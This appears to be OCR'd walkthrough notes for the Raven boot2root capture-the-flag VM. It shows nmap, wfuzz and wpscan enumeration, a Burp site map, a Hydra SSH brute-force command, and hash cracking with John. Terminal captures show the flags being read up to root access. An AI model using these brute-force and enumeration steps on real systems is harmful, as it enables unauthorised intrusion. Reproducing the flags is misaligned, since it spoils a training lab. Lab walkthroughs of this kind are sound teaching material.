

Scanning and enumeration:


Nmap -sS (local IP address)
Burp Suite
wfuzz -z /usr/share/wfuzz/wordlist/webservices/ws-files.txt http://192.168.1.202/FUZZ
wpscan --url http://192.168.99.101 --enumerate u






Kali-Linux-Autopsy-2018.4-vbox-amd64 [Running]
Applications
Places
burp-StartBurp
Sat 12:28
Security - Mozilla Firefox
Security
192.168.99.101/contact.php#
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-D
Security Services
HOME
Contact
Home → Contact Us
Waiting for 192.168.99.101...
root@kali:~# suc
E: Invalid opera
root@kali:~#
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://192.168.99.101
https://api.w.org
http://briancherne.github.io
https://cdnjs.cloudflare.com
https://colorlib.com
http://daneden.me
http://detectportal.firefox.com
https://developers.google.com
http://dimsemenov.com
http://fontawesome.io
http://fonts.googleapis.com
https://fonts.googleapis.com
https://fonts.gstatic.com
http://gambit.ph
https://getbootstrap.com
https://github.com
http://gmpg.org
http://img.youtube.com
http://labs.anthonygarand.com
https://maps.googleapis.com
http://opensource.org
http://pixelcog.github.io
http://player.vimeo.com
https://popper.js.org
http://raven.local
http://s.w.org
https://spondonit.us12.list-manage.com
http://vimeo.com
https://wordpress.org
http://www.gnu.org
http://www.opensource.org
http://www.w3.org
http://www.youtube.com
Host Method URL Params Status Length MIME type Title Comment
http://192.168.99.101 GET / 200 17098 HTML Raven Security
http://192.168.99.101 GET /about.html 200 13544 HTML Security
http://192.168.99.101 GET /contact.php 200 9891 HTML Security
http://192.168.99.101 GET /index.html 200 17098 HTML Raven Security
http://192.168.99.101 GET /js/easing.min.js 200 2593 script
http://192.168.99.101 GET /js/hoverIntent.js 200 7369 script
http://192.168.99.101 GET /js/jquery.ajaxchimp.... 200 5111 script
http://192.168.99.101 GET /js/jquery.counterup.... 200 1357 script
http://192.168.99.101 GET /js/jquery.magnific-po... 200 20508 script
http://192.168.99.101 GET /js/jquery.nice-select.... 200 3232 script
http://192.168.99.101 GET /js/jquery.sticky.js 200 6030 script
http://192.168.99.101 GET /js/mail-script.js 200 1520 script
http://192.168.99.101 GET /js/main.js 200 8401 script
http://192.168.99.101 GET /js/owl.carousel.min.js 200 40694 script
http://192.168.99.101 GET /js/parallax.min.js 200 7155 script
http://192.168.99.101 GET /js/superfish.min.js 200 4765 script
http://192.168.99.101 GET /js/vendor/bootstrap.... 200 49236 script
http://192.168.99.101 GET /js/vendor/jquery-2.2.... 200 85870 script
http://192.168.99.101 GET /js/waypoints.min.js 200 8335 script
http://192.168.99.101 GET /team.html 200 15728 HTML Security
http://192.168.99.101 GET /wordpress/ 200 52451 HTML Raven Security &#82...
http://192.168.99.101 GET /wordpress 301 552 HTML 301 Moved Permane...
http://192.168.99.101 GET /blog-single.html HTML
http://192.168.99.101 GET /contact.html HTML
http://192.168.99.101 GET /service.html HTML
Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Sat, 10 Aug 2019 11:54:07 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Sun, 12 Aug 2018 22:29:32 GMT
ETag: "41b3-5734402bdcb00-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 16819
Connection: close
Content-Type: text/html
<!DOCTYPE html>
<html lang="zxx" class="no-js">
<head>
<!-- Mobile Specific Meta -->
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
Type a search term
0 matches

Brute-forcing:


Hydra -l Michael -P rockyou.gz -s 22
John the ripper (hash found in mysql database)










Flags


flag1{b9bbcb33e11b80be759c4e844862482d}


michael@Raven: /var/www
File Edit View Search Terminal Help
#2) Think before you type.
#3) With great power comes great responsibility.
[sudo] password for michael:
michael is not in the sudoers file. This incident will be reported.
michael@Raven:/etc$ cd
You have new mail in /var/mail/michael
michael@Raven:~$ cd /var/mail/michael
-bash: cd: /var/mail/michael: Not a directory
michael@Raven:~$ ls /var/mail
michael www-data
michael@Raven:~$ ls /var/mail/michael
/var/mail/michael
michael@Raven:~$ ls -a /var/mail/michael
/var/mail/michael
michael@Raven:~$ cd /var/
michael@Raven:/var$ ls
backups cache lib local lock log mail opt run spool tmp www
michael@Raven:/var$ cd www/
michael@Raven:/var/www$ ls
flag2.txt html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:/var/www$


Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
Raven Security
New
View Post
Dashboard
Posts
All Posts
Add New
Categories
Tags
Media
Pages
Comments
Profile
Tools
Collapse menu
WordPress 4.9.8 is available! Please notify the site administrator.
Edit Post
Add New
flag3
Permalink: http://raven.local/wordpress/index.php/2018/08/13/flag3/
Edit
Add Media
Paragraph
flag3{afc01ab56b50591e7dccf93122770cd2}
Word count: 1


boot etc initrd.img lib64 media opt root sbin sys usr vmlinuz
root@Raven:/# cd root
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
metasploit framework
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@Raven:~#